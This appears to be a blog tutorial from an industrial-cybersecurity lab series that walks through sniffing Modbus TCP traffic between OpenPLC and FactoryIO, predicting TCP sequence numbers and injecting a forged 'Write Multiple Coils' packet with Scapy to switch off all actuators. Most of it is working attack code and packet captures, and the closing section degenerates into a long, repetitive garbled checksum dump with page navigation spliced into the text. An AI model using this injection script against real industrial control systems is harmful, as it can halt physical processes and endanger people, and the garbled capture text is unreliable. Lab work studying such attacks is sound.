

# Modbus TCP Packet Injection With Scapy

👤 By [Rodrigo Cantera](#) 📅 04/04/2021 🛡

[Attacking the ICS, Virtual Industrial Cybersecurity Lab](#)

💬 [0 Comments](#)

This post describes how to develop and implement a TCP sequence prediction attack to inject malicious Modbus TCP packets with Scapy as part of the Virtual Industrial Cybersecurity Laboratory.

+ **Prerequisites (click to extend)**

## Attack Design

The [Cyber Kill Chain](#) is usually defined as follows:



This scenario is considering that the attacker has already gained access to the industrial network, and for that reason, it is possible to jump directly to the "Actions on Objectives" without needing to go through every step on the chain.

The attack will be oriented to stop or heavily disturb the production line, and the most direct way to achieve that goal is to try and interact directly with the unit that controls the actuators (that is the RTU – Factory IO

A notepad about  
Industrial  
Cybersecurity

[e-mail](#)

[Subscribe](#)

## CATEGORIES

- Virtual Industrial Cybersecurity Lab (8)
  - Attacking the ICS (2)
  - Design and Deployment (6)

## RECENT POSTS


- [Modbus TCP Packet Injection With Scapy](#)
- [Dissecting OpenPLC's Modbus TCP Communications With Wireshark](#)
- [Virtual Industrial Cybersecurity Lab – Part 5: Installation of the Attacker Machine](#)
- [Virtual Industrial Cybersecurity Lab –](#)

Driver). With that in mind, the following attack plan is defined:

1. Sniff the communications between the RTU (FactoryIO) and the PLC (OpenPLC)
2. Use one of the snuffed messages (preferably the last message of the communication loop between FactoryIO and OpenPLC in order to have more time available to sniff, craft, and inject it) as a seed to predict the TCP sequence values
3. Generate packet that complies with the TCP sequence expected by Factory IO, but with a malicious data payload
4. Inject the packet

## Part 4: Programming the Control Logic

- Virtual Industrial Cybersecurity Lab – Part 3: Simulating the Physical Process with Factory IO



## Tool Preparation

Scapy is a Python library that offers multiple packet manipulation functionalities. It is available by default in Kali Linux distributions, so it will not be necessary to perform any additional installation. However, here is a link to [the installation documentation](#) in case a different

Operative System is being used to simulate the attacker machine.

Additionally, it is recommended (but optional) to install an IDE that facilitates the scripting in python. Visual Studio Code (VS Code) is free and quite complete ([link to download](#)) and can be [easily set up in Kali Linux](#).

## Modbus TCP Packet Injection with Scapy

The first step is to create a Python script and import Scapy to access all the classes and functions that it provides. From that point, the objective will be to build every layer of the malicious packet one by one.

```
#####
# This module injects a "Write Multiple Coils" packet tailored for OpenPLC
#
#####

from scapy.all import *
```

Scapy Import

Before starting with the layer definition, it is necessary to know that Scapy offers two different functions to send packets: [send\(\)](#) and [sendp\(\)](#). While [sendp\(\)](#) sends layer 2 packets, [send\(\)](#) forwards layer 3 packets and Scapy takes care of generating the proper configuration for layer 2. In this scenario [send\(\)](#) will be used, so it will not be necessary to configure the Ethernet layer manually.

```

> Frame 138: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, Id 0
> Ethernet II, Src: PcsCompu_70:49:e8 (00:00:27:70:49:e8), Dst: 0a:00:27:00:00:0c (0a:00:27:00:00:0c)
> Internet Protocol Version 4, Src: 192.168.88.201, Dst: 192.168.88.100
  0100 .... = Version: 4
  ...0100 = Header Length: 20 bytes (5)
  ...0000 = Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
  Total Length: 68
  Identification: 0x096f (35183)
  Flags: 0x40, Don't fragment
  Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  HeaderChecksum: 0x9e42 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 192.168.88.201
  Destination Address: 192.168.88.100
Transmission Control Protocol, Src Port: 53660, Dst Port: 502, Seq: 117, Ack: 99, Len: 14
Source Port: 53660
Destination Port: 502
[Stream Index: 11]
[TSequence Index: 1]
[Sequence Number: 117] (relative sequence number)
Sequence Number (raw): 3044379915
[Next Sequence Number: 131] (relative sequence number)
Acknowledgment Number: 99 (relative ack number)
Acknowledgment Number (raw): 1438772274
Flags: 0x013 (PSH, ACK)
Window: 992
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum Status: Unverified
[Urgent Pointer: Unverified]
[Urgent Pointer: 0]
> [SEQ/ACK analysis]
> [Timestamps]
  TCP payload (14 bytes)
  [Pkt Size: 14]
Modbus/TCP
  Transaction Identifier: 10
  Protocol Identifier: 0
  Length: 8
  Unit Identifier: 1
Modbus
  .000 1111 = Function Code: Write Multiple Coils (15)
  Reference Number: 0
  Bit Count: 5
  Byte Count: 1
  Data: 00

```

Sendp  
Send

Comparison between Send() and Sendp() functions in Scapy

## IP and TCP Layer Configuration

As it was previously discovered, messages between OpenPLC and FactoryIO are exchanged every 0.5ms approximately. That is a problem because sniffing, crafting, and injecting a packet can take longer than that.

In order to maximize the chances of success, we will exploit the time between communication loops (100 ms) to perform the injection.

Time	Source	Destination	Protocol	Length	Info
9.505031282	192.168.88.201	192.168.88.100	Modbus/TCP	66	Query: Trans: 19; Unit: 1, Func: 2: Read Discrete Inputs
9.505769685	192.168.88.100	192.168.88.201	Modbus/TCP	64	Response: Trans: 19; Unit: 1, Func: 2: Read Discrete Inputs
9.506009286	192.168.88.201	192.168.88.100	TCP	64	53660 → 502 [ACK] Seq=247 Ack=209 Win=64256 Len=0
9.506009409	192.168.88.201	192.168.88.100	Modbus/TCP	68	Query: Trans: 20; Unit: 1, Func: 15: Write Multiple Coils
9.507777976	192.168.88.201	192.168.88.100	Modbus/TCP	66	Response: Trans: 20; Unit: 1, Func: 15: Write Multiple Coils
9.507935986	192.168.88.201	192.168.88.100	TCP	60	53660 → 502 [ACK] Seq=261 Ack=221 Win=64256 Len=0
9.608328758	192.168.88.201	192.168.88.100	Modbus/TCP	66	Query: Trans: 21; Unit: 1, Func: 2: Read Discrete Inputs
9.609347291	192.168.88.100	192.168.88.201	Modbus/TCP	64	Response: Trans: 21; Unit: 1, Func: 2: Read Discrete Inputs
9.609661014	192.168.88.201	192.168.88.100	TCP	60	53660 → 502 [ACK] Seq=273 Ack=231 Win=64256 Len=0
9.609785659	192.168.88.201	192.168.88.100	Modbus/TCP	68	Query: Trans: 22; Unit: 1, Func: 15: Write Multiple Coils
9.611233891	192.168.88.100	192.168.88.201	Modbus/TCP	66	Response: Trans: 22; Unit: 1, Func: 15: Write Multiple Coils
9.611617320	192.168.88.201	192.168.88.100	TCP	60	53660 → 502 [ACK] Seq=287 Ack=243 Win=64256 Len=0

Red: time between messages during a single iteration of OpenPLC's communication loop // Green: time between different OpenPLC's communication loops

It is also known that:

- The penultimate message of every communication loop is a "Write Coils" query, followed by a final ACK from OpenPCL to FactoryIO

- Every "Write Coils" query has a fixed part in the Modbus layer and, a variable part that corresponds with the desired target state for the outputs

```

> Frame 1679: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_70:45:e8 (08:00:27:70:45:e8), Dst: 0a:00:27:00:00:0c (0a:00:27:00:00:0c)
> Internet Protocol Version 4, Src: 192.168.88.201, Dst: 192.168.88.100
> Transmission Control Protocol, Src Port: 53660, Dst Port: 502, Seq: 4017, Ack: 3399, Len: 14
└ Modbus/TCP
    Transaction Identifier: 310
    Protocol Identifier: 0
    Length: 8
    Unit Identifier: 1
└ Modbus
    .000 1111 = Function Code: Write Multiple Coils (15)
    Reference Number: 0
    Bit Count: 5
    Byte Count: 1
    Data: 11
    Fixed
    Variable
    .0000 0a 00 27 00 00 0c 08 00 27 70 45 e8 08 00 45 10 ...':...: 'pE... E:
    .0010 00 36 8b c7 40 00 40 06 7c 6c c0 a8 58 c9 c0 a8 6 @ @ [1: X...
    .0020 58 64 d1 9c 01 f6 b5 75 9c 47 55 c1 f9 16 50 18 Xd...@u 6U...P:
    .0030 01 f6 03 bf 00 00 01 36 00 00 00 00 00 01 0f 00 00 .....6 .....
    .0040 00 05 01 11
    ###[ Ethernet ]###[ IP ]###[ TCP ]###[ Padding ]###[ Raw ]###[
    dst = 0a:00:27:00:00:0c
    src = 08:00:27:70:45:e8
    type = IPv4
    version = 4
    ihl = 5
    tos = 0x10
    len = 40
    id = 47036
    Flags = DF
    frag = 0
    ttl = 64
    proto = tcp
    checksum = 0x5078
    src = 192.168.88.201
    dst = 192.168.88.100
    \options \
    ###[ TCP ]###[
    sport = 45912
    dport = 502
    seq = 1135088418
    ack = 1937897483
    dataofs = 5
    reserved = 0
    flags = PA
    window = 502
    checksum = 0xfe06
    urgptr = 0
    options = []
    ###[ Raw ]###[
    load = '\x03p\x00\x00\x00\x08\x01\x0f\x00\x00\x00\x05\x01\x11' ###[ Padding ]###[
    load = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
    
```

Top: Modbus TCP packet captured with Wireshark //

Bottom Left: Modbus TCP packet (with Raw Layer)  
sniffed with Scapy // Bottom Right: not Modbus TCP  
packet (without Raw Layer) sniffed with Scapy

Green: fixed part that identifies a "Write Coils" function //  
Red: variable part containing the desired target state for  
the outputs in the "Write Coils" function

With the above-mentioned points in mind, the following logic is implemented in order to capture the last packet of the communication loop:

1. 4 consecutive messages will be captured (it is recommended to capture twice as many messages as needed -in this case, 2 messages are needed: Query, and ACK – in order to prevent [aliasing](#)) using the `sniff()` function with the following filters:

- The packet has a TCP layer
- The packet destination is FactoryIO's IP

2. The penultimate message is checked for the presence of the following traits:
  1. Has a "Raw" layer, which is present in all Modbus packets captured with Scapy. This is done to prevent errors opening a non existent layer on the next checkpoint
  2. The "Raw" Layer contains the string:  
"x0f\x00\x00\x00\x05\x01"
3. If both conditions are met, then the captured messages correspond with the ones expected for the end of the communication loop and will be used as seed for the attack
4. Otherwise, the loop starts again and 4 more packets are captured

```
flag=1
while flag:
    OPENPLC_FRAMES = sniff(iface=your_iface, count=4,
                           and x[IP].dst == victim_ip)
    OPENPLC_WRITE_COILS_QUERY= OPENPLC_FRAMES[2] #takes the last modbus query of the cycle
    OPENPLC_WRITE_COILS_ACK= OPENPLC_FRAMES[3] #takes the last ack of the cycle (vector is size 4 but ends in 3 because starts at 0)

    try: #if there is no raw layer (in the case of ACK messages, it will fail, so we need to catch the exception)
        if "x0f\x00\x00\x00\x05\x01" in str(OPENPLC_WRITE_COILS_QUERY[Raw].load):
            print("----- END OF COMMUNICATION LOOP (WRITE MULTIPLE COILS) DETECTED")
            flag=0
    except:
        flag=1
```

Packet sniff with Scapy

As the seed has a length of 0, it will **not be necessary to increment the ACK and SEQ values**, so by now all of the necessary information to create the IP and TCP layers is available and can be translated to code:

```
print("----- CRAFTING PACKET")
tcpdata = {#Vector to store the snuffed values from the last ACK
           'src': OPENPLC_WRITE_COILS_ACK[IP].src,
           'dst': OPENPLC_WRITE_COILS_ACK[IP].dst,
           'sport': OPENPLC_WRITE_COILS_ACK[TCP].sport,
           'dport': OPENPLC_WRITE_COILS_ACK[TCP].dport,
           'seq': OPENPLC_WRITE_COILS_ACK[TCP].seq,
           'ack': OPENPLC_WRITE_COILS_ACK[TCP].ack,
           'wnd': OPENPLC_WRITE_COILS_ACK[TCP].window,
         }

PAYLOAD = IP(src=tcpdata['src'], dst=tcpdata['dst']) / \
          TCP(sport=tcpdata['sport'], dport=tcpdata['dport'],
               flags="PA", window=tcpdata['wnd'], seq=tcpdata['seq'], ack=tcpdata['ack'])
```

IP and TCP layer configuration with Scapy

## Modbus TCP and Modbus Layer Implementation and Configuration

Scapy natively supports many different protocols, but it is not the case of ModbusTCP. However, this is not an issue because the library has all the necessary tools and functions in order to implement new protocols from scratch.

The Wireshark capture shows 2 different layers: Modbus and Modbus TCP, so we will try to replicate this same structure by creating 2 different new classes that will correspond with each of the layers (this is not strictly necessary and could potentially be done in the same layer but it will help for the malicious packet to be as similar as possible to a real one).

```
#Modbus and ModbusTCP Layer Configuration Values
Transaction_ID=1337 #whatever
Unit_ID=1 #ID of the remote terminal unit target
Bit_Count=5 #As seen in the Modbus Capture
Byte_Count=1 #As seen in the Modbus Capture
MBFunction = 15 # Write multiple coils
Data = 0 #Malicious target state of the coils

class ModbusTCP(Packet):
    name = "mbtcp"
    fields_desc = [ ShortField("Transaction Identifier", Transaction_ID),
                    ShortField("Protocol Identifier", 0),
                    ShortField("Length", 8),
                    ByteField("Unit Identifier",Unit_ID)
                ]

#Modbus Write Multiple Coils
class Modbus(Packet):
    name = "modbus"
    fields_desc = [ XByteField("Function Code", MBFunction),
                    ShortField("Reference Number", 0),
                    ShortField("Bit Count", Bit_Count),
                    ByteField("Byte Count", Byte_Count),
                    ByteField("Data", Data)
                ]
```

Dark Background: Modbus TCP and Modbus layer implementation with Scapy // Clear Background: extract from a ModbusTCP frame taken with Wireshark

Each of the classes will have a set of fields defined following the same structure that can be seen in all Modbus TCP Write Coils" functions:

- ModbusTCP
  - Transaction Identifier
  - Protocol Identifier
  - Length
  - Unit Identifier
- Modbus
  - Function Code
  - Reference Number

- Bit Cout
- Byte Count
- Data: target state of the outputs. In this case, a "0" will be used in order to turn off all of them

Scapy offers different data types when defining the field of a new protocol. In order to identify which type assign to each field, it is possible to click on each one of the fields of a similar packet in Wireshark and check the set of numbers that are highlighted on the Hexadecimal representation. Fields that highlight 2 sets of 2 numbers will be assigned to ShortField (2-byte integer), while fields that highlight 1 set of 2 numbers will be assigned to ByteField (1-byte integer), as can be seen in the picture below:

```

Modbus/TCP
  Transaction Identifier: 310
  Protocol Identifier: 0
  Length: 8
  Unit Identifier: 1
Modbus
  .000 1111 = Function Code: Write Multiple Coils (15)
  Reference Number: 0
  Bit Count: 5
  Byte Count: 1
  Data: 11

0000  0a 00 27 00 00 0c 08 00  27 70 45 e8 08 00 45 10  ...
0010  00 36 8b c7 40 00 40 06  7c 6c c0 a8 58 c9 c0 a8  ...
0020  58 64 d1 9c 01 f6 b5 75  9c 47 55 c1 f9 16 50 18  ...
0030  01 f6 03 bf 00 00 01 36  00 00 00 08 01 0f 00 00  ...
0040  00 05 01 11               ShortField

Modbus/TCP
  Transaction Identifier: 310
  Protocol Identifier: 0
  Length: 8
  Unit Identifier: 1
Modbus
  .000 1111 = Function Code: Write Multiple Coils (15)
  Reference Number: 0
  Bit Count: 5
  Byte Count: 1
  Data: 11

0000  0a 00 27 00 00 0c 08 00  27 70 45 e8 08 00 45 10  ...
0010  00 36 8b c7 40 00 40 06  7c 6c c0 a8 58 c9 c0 a8  ...
0020  58 64 d1 9c 01 f6 b5 75  9c 47 55 c1 f9 16 50 18  ...
0030  01 f6 03 bf 00 00 01 36  00 00 00 08 01 0f 00 00  ...
0040  00 05 01 11               ByteField

```

ShortField (2-byte integer) and ByteField (1-byte integer) type identification with Wireshark

# Packet Injection

The only remaining step is to concatenate every layer inside the same packet using the "/" operator and program the injection using the send() function.

```
PAYLOAD = PAYLOAD/ModbusTCP()/Modbus()


print("----- INJECTING PACKET")
send(PAYLOAD, verbose=0, iface=your_iface) #Do not confuse with sendp (layer 2)

print("----- PACKET INJECTED")
PAYLOAD.display()
```

Adding ModbusTCP and Modbus layers to the payload,  
and packet injection

# Results

At this point, everything is ready to execute the script  
and test the results of the attack:



00:00

00:29

Additionally, it is convenient to monitor the attack with Wireshark in parallel in order to test that the abnormal behavior was not a coincidence:

No.	Time	Source	Destination	Protocol	Length	Info	
1998	29.180822...	192.168.88.201	192.168.88.100	Modbus/T...	66	Query: Trans: 393; Unit: 1, Func: 2: Read Discrete Inputs	Communication Loop
1999	29.180726...	192.168.88.100	192.168.88.201	Modbus/T...	66	Response: Trans: 393; Unit: 1, Func: 2: Read Discrete Inputs	Packet Injected
2000	29.180726...	192.168.88.201	192.168.88.100	TCP	60	51608 → 502 [ACK] Seq=5117 Ack=421 Win=64256 Len=0	Original TCP Session
2001	29.180726...	192.168.88.100	192.168.88.201	Modbus/T...	66	Query: Trans: 395; Unit: 1, Func: 15: Write Multiple Coils	Corrupted
2002	29.180734...	192.168.88.100	192.168.88.201	Modbus/T...	66	Response: Trans: 394; Unit: 1, Func: 15: Write Multiple Coils	
2003	29.180752...	192.168.88.201	192.168.88.100	TCP	68	53609 → 502 [ACK] Seq=5123 Ack=435 Win=64256 Len=0	
2006	29.180779...	192.168.88.201	192.168.88.100	Modbus/T...	66	Query: Trans: 1338; Unit: 1, Func: 15: Write Multiple Coils	
2007	29.187347...	192.168.88.100	192.168.88.201	Modbus/T...	66	Response: Trans: 1339; Unit: 1, Func: 15: Write Multiple Coils	
2008	29.211515...	192.168.88.100	192.168.88.201	Modbus/T...	66	[TCP Dup ACK 200781] 502 → 53608 [ACK] Seq=4357 Ack=5117 Win=210504 Len=0 SLE=123 SRE=5135	
2010	29.411137...	192.168.88.201	192.168.88.100	Modbus/T...	66	[TCP Spurious Retransmission] Query: Trans: 395; Unit: 1, Func: 2: Read Discrete Inputs	
2011	29.411137...	192.168.88.100	192.168.88.201	TCP	66	[TCP Dup ACK 200782] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0 SLE=123 SRE=5135	
2012	29.411137...	192.168.88.100	192.168.88.201	TCP	66	[TCP Retransmission] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0 SLE=123 SRE=5135	
2014	29.670647...	192.168.88.100	192.168.88.201	TCP	66	[TCP Dup ACK 200783] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0 SLE=123 SRE=5135	
2029	30.038137...	192.168.88.201	192.168.88.100	Modbus/T...	66	[TCP Spurious Retransmission] Query: Trans: 395; Unit: 1, Func: 2: Read Discrete Inputs	
2030	30.038137...	192.168.88.100	192.168.88.201	TCP	66	[TCP Dup ACK 200784] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0 SLE=123 SRE=5135	
2031	30.038137...	192.168.88.201	192.168.88.100	TCP	66	[TCP Retransmission] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0 SLE=123 SRE=5135	
2032	30.211388...	192.168.88.100	192.168.88.201	TCP	66	[TCP Dup ACK 200785] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0	
2033	30.211388...	192.168.88.201	192.168.88.100	TCP	66	[TCP Dup ACK 200786] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0	
2034	30.211683...	192.168.88.201	192.168.88.100	TCP	60	[TCP Keep-Alive] 53608 → 502 [ACK] Seq=136 Ack=4335 Win=64256 Len=0	
2035	30.211684...	192.168.88.100	192.168.88.201	TCP	60	[TCP Keep-Alive ACK] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0	
2036	30.211684...	192.168.88.201	192.168.88.100	TCP	60	[TCP Keep-Alive] 53608 → 502 [ACK] Seq=137 Ack=4335 Win=64256 Len=0	
2037	30.211684...	192.168.88.100	192.168.88.201	TCP	60	[TCP Keep-Alive ACK] 502 → 53608 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0	
2038	30.314177...	192.168.88.201	192.168.88.100	TCP	60	53770 → 502 [ACK] Seq=4347 Ack=5117 Win=210504 Len=0 SLE=123 SRE=5135	New TCP Session [3 Way Handshake]
2039	30.314935...	192.168.88.201	192.168.88.100	Modbus/T...	66	Query: Trans: 397; Unit: 1, Func: 2: Read Discrete Inputs	
2040	30.314935...	192.168.88.100	192.168.88.201	Modbus/T...	66	Response: Trans: 398; Unit: 1, Func: 2: Read Discrete Inputs	
2041	30.314935...	192.168.88.201	192.168.88.100	TCP	66	53770 → 502 [ACK] Seq=4348 Ack=5117 Win=210504 Len=0	
2042	30.314940...	192.168.88.201	192.168.88.100	Modbus/T...	66	Query: Trans: 398; Unit: 1, Func: 15: Write Multiple Coils	
2043	30.317857...	192.168.88.100	192.168.88.201	Modbus/T...	66	Response: Trans: 308; Unit: 1, Func: 15: Write Multiple Coils	
2044	30.318062...	192.168.88.201	192.168.88.100	TCP	66	53730 → 502 [ACK] Seq=27 Ack=420 Win=64256 Len=0	

FactoryIO's response to the injected packet

With this capture, it is possible to verify that a packet with the Modbus Transaction Identifier 1337 was present in the network, and that it was responded from FactoryIO confirming that the query has been executed correctly. From this information, it is possible to say that FactoryIO is not validating transaction Identifier Sequences, and thus this number is not relevant but if there was any kind of validation being performed over this number it could be easily spoofed using the same sniffing techniques used to predict the TCP sequence.

It is also interesting to see how the next legitimate packet coming from OpenPLC is marked as invalid (as the TCP sequence values were already used by the malicious packet), which triggers a full reset of the TCP session between OpenPLC and FactoryIO.

1 Frame 1384: 64 bytes on wire (432 bits), 64 bytes captured (432 bits) on interface eth0, id = 0	1 Ethernet II, Src: FactoryIO [192.168.88.201], Dst: Na (00:00:27:00:00:00) [00:00:27:00:00:00]
00:00:27:00:00:00 ... + Version: 2	
> Differentiated Service Field: 0x00 (0000)	
Total Length: 64 bytes (128 bits)	
Link Layer Header (16 bytes):	
> Differentiated Service Field: 0x00 (0000)	
Total Length: 64 bytes (128 bits)	
Flags: 0x0000 (0000)	
Time to Live: 64	
Protocol: TCP (6) [Header Size: 20 bytes]	
> Header Checksum: 0x0000 (0000)	
Header Checksum (Raw): 0x0000	
Header Checksum (Hex): 0000	
Header Checksum (Binary): \0\0	
Header Checksum (Hex Dump): \0\0	
Header Checksum (Hex Dump Hex): \0\0	
Header Checksum (Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
